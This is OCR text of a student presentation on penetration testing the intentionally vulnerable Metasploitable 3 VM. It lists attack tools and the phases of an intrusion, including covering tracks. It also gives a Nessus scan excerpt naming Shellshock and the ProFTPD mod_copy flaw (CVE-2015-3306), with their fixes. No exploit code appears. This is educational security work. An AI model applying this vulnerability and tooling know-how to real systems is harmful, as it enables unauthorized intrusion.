PROJECT PRESENTATION

GUIDED BY-
SIMARJOT KAUR

PRESENTED BY
***SANDEEP SINGH(1800914)**
***SARPREET SINGH(1800916)**
***SHUBI KHAJURIA(1800918)**
***SIMRANJIT SINGH(1800920**

PENETRATION TESTING ON METASPLOITABLE 3

CONTENTS


Introduction

WHAT IS PENETRATION TESTING?

It is the process of simulating attacks on the system that needs to be flawed-free in order to stop a hacker or attacker to follow out on attack along the organization. It deals with most of the common things that usually a developer forgets to cover during the development process. But, by the magic of penetration testing , it is possible to remove such kind of holes in the application or in any system.

WHAT IS METSPLOITABLE 3 ?


Metasploitable 3 is a free virtual machine that allows you to simulate attacks largely using Metasploit. It has been used by people in the security industry for a variety of reasons such as training for network exploitation ,software testing, exploit development or CTF. First off, not every type of vulnerability on Metasploitable 3 can be exploited with a single module from Metasploit , But some can. Also by default, the image is configured to make use of Some migrants from Windows, such as different permission settings and a firewall.

OBJECTIVES

1. To learn about various vulnerabilities and their exploits.
2. To use the found vulnerabilities and exploits to get into target's system.
3. To gain system level access.
4. Learning various types of tools used in hacking.

TOOLS USED

` Metasploitable 3 (linux version)
` Metasploit Framework
`NMAP
` Nessus
` Enum4 linux
` Hydra
` Sqlmap
` Dirbuster



Phase 1: Reconnaissance

Phase 2: Scanning

Phase 3: Gaining Access

Phase 4: Maintaining Access

Phase 5: Covering Tracks

Phase 1: RECONNAISSANCE

It is probably the longest phase , sometimes lasting weeks or months. The black hat uses a variety of sources to learn as much as possible about the target business and how it operates, including:

~Internet searches
~Social engineering
~Dumpster diving
~Domain name management/search services
~Non-intrusive network scanning

Phase 2- SCANNING

Once the attacker has enough information to understand how the business work and what information to understand how the business works and what information of value might be available ,he or she begins the process of scanning perimeter and internal network devices looking for weaknesses , including:

~Open ports
~Open services
~Vulnerable applications including OS
~Weak protection of data in transit

PHASE 3 : GAINING ACCESS

Gaining access to resources is the whole point of modern-attack. The usual goal is to either extract information of value to the attacker or use the network as a launch site for attacks against other targets. In every situation, the attacker must gain some level of access to one or more network devices.

PHASE 4 : MAINTAINING ACCESS

Having gained access, an attacker must maintain access long enough to accomplish his or her objectives. Although an attacker reaching this phase has successfully circumvented your security controls, this phase can increase the attacker's vulnerability to detection.

PHASE 5: COVERING TRACKS


After achieving his or her objectives, the attacker typically takes steps to hide the intrusion and possible controls left behind for future visits. Again, in addition to anti-malware , personal firewalls, deny business users local administrator access to desktop.

Demonstration With the Screenshots…!

a) SCANNING


DIRBUSTER

Dirbuster is a multi threaded java application designed to brute force directories and files names on web/application servers.




NMAP:

NMAP is a free and open source network scanner by Gordon Lyon. Nmap is used to discover hosts and services on a computer network by sending packets and analyzing the responses.



NESSUS:

It is a remote security scanning tool, which scans a computer.



172.20.10.4

16	97	85	12	109
CRITICAL	HIGH	MEDIUM	LOW	INFO

Scan Information

Start time: Mon May 17 16:02:27 2021
End time: Mon May 17 16:09:00 2021

Host Information

Netbios Name: METASPLOITABLE3-UB1404
IP: 172.20.10.4
MAC Address: 08:00:27:42:51:79 08:00:27:1D:EF:B5 02:42:7B:1C:96:A7 7E:DE:0D:D2:0D:5D
OS: Linux Kernel 3.13.0-24-generic on Ubuntu 14.04

Vulnerabilities

78385 - Bash Incomplete Fix Remote Code Execution Vulnerability (Shellshock)

Synopsis

A system shell on the remote host is vulnerable to command injection.

Description

The remote host is running a version of Bash that is vulnerable to command injection via environment variable manipulation. Depending on the configuration of the system, an attacker can remotely execute arbitrary code.

84215 - ProFTPD mod_copy Information Disclosure

Synopsis

The remote host is running a ProFTPD module that is affected by an information disclosure vulnerability.

Description

The remote host is running a version of ProFTPD that is affected by an information disclosure vulnerability in the mod_copy module due to the SITE CPFR and SITE CPTO commands being available to unauthenticated clients. An unauthenticated, remote attacker can exploit this flaw to read and write to arbitrary files on any web accessible path on the host.

See Also

http://bugs.proftpd.org/show_bug.cgi?id=4169

Solution

Upgrade to ProFTPD 1.3.5a / 1.3.6rc1 or later.

Risk Factor

Critical

CVSS v3.0 Base Score

9.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

CVSS v3.0 Temporal Score

9.1 (CVSS:3.0/E:F/RL:O/RC:C)

CVSS v2.0 Base Score

10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)

CVSS v2.0 Temporal Score


8.3 (CVSS2#E:F/RL:OF/RC:C)

References

BID	74238
CVE	CVE-2015-3306
XREF	EDB-ID:36742

